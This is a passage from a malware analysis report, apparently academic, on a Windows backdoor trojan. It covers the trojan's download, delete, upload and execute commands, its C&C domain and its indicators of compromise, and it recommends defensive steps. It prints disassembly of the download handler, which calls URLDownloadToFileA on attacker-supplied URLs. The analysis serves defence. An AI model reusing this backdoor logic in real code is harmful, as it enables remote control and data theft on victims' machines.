**Function 0 (Command Character 'd')** This function takes two arguments, a URL and a filename, and calls the *URLDownloadToFileA* function from the Window's urlmon DLL. The 32 bytes of the attacker's buffer is split accordingly: 1 byte for the command ID, 1 byte that isn't checked and most likely a space or other delimiter, 14 bytes for the URL, and 15 bytes for the new filename/path. The last byte is the null terminator, 0x00. The command character likely represents the word 'download.

```
url_dwnld_case:
mov     ecx, [ebp+var_8018]
add     ecx, 16             ; Add
push    ecx                 ; new_filename
mov     edx, [ebp+var_8018]
add     edx, 2              ; Add
push    edx                 ; URL to download
call    URL_file_dwld       ; Call Procedure
add     esp, 8              ; Add
jmp     short freebuf       ; Jump
```

```
; int __cdecl URL_file_dwld(LPCSTR,LPCSTR)
URL_file_dwld proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
push    0                  ; LPBINDSTATUSCALLBACK
push    0                  ; DWORD
mov     eax, [ebp+arg_4]
push    eax                ; szFilename
mov     ecx, [ebp+arg_0]
push    ecx                ; szUrl
push    0                  ; LPUNKNOWN
call    ds:URLDownloadToFileA ; Indirect Call Near Procedure
pop     ebp
retn                       ; Return Near from Procedure
URL_file_dwld endp
```

**Figure 32** The disassembly for the command character ‘d’.  var_8018 is the attacker’s 32 byte buffer.

**Function 1 (Command Character ‘e’)** This function takes one argument, a pathname, and calls *DeleteFileA* on this pathname. The attacker has 29 bytes to specify the pathname of the file to be deleted.  The command character likely represents the word ‘erase’.

**Function 2 (Command Character ‘u’)** This function takes two arguments, a pathname and a URL. The attacker has all remaining 29 bytes of the command buffer after the command character to specify the pathname of the file to be uploaded, since the URL is hardcoded to be the C&C server, https://malcode.rpis.ec. The command character likely represents the word ‘upload’.

**Function 3 (Command Character ‘x’)** This function takes one argument, a command to be used in a system call. The attacker has all remaining 29 bytes of the command buffer after the command character to specify the command to be executed. The command character likely represents the word ‘execute’.

# Conclusion

This is your basic backdoor/Trojan malware. It has functionality to steal passwords, download files, delete files, exfiltrate files, and run arbitrary system commands. It is relatively lightweight so victims will not notice decrease in system performance unless the malware is downloading or uploaded a large file, or running a CPU-intensive system command. The best indicator for Information Security specialists to look for is the VTxExt.dll file in the Windows directory, as well as network connections to https://malcode.rpis.ec.

Things that impeded analysis included the C&C server not responding, the use of non-standard ports for network functionality (HTTP over port 1337), and the use of the UPX packer on the malware. Information Security should sinkhole this domain inside the company network in order to identify all victimized machines. Information Security policy documents should also be reviewed to ensure that employees cannot change User Access Control on their Windows devices without receiving a waiver first. Additionally, law enforcement should be notified of the C&C server domain name so that they can order the domain registrar to remove the DNS records for that domain name.

## References

[1] https://www.virustotal.com/#/file/45c28d570fcb634d1f9d7578a9326e35d597cae473e963908153edd9cdea438f/details

[2] http://www.virusradar.com/en/Win32_Kryptik.BGIS/description

[3] https://www.bleepingcomputer.com/virus-removal/family/adware-browsefox/

[4] https://upx.github.io/

[5] https://www.aldeid.com/wiki/PEiD

[6] https://reverseengineering.stackexchange.com/questions/3323/how-to-prevent-upx-d-on-an-upx-packed-executable/3632#3632

[7] http://www.angusj.com/resourcehacker/

[8] http://www.dependencywalker.com/

[9] https://msdn.microsoft.com/en-us/library/aa940121(v=winembedded.5).aspx

[10] http://computerstepbystep.com/remote_registry_service.html

[11] https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

[12] https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorers

[13] http://www.inetsim.org/

Electrical Engineering and Computer Science
2017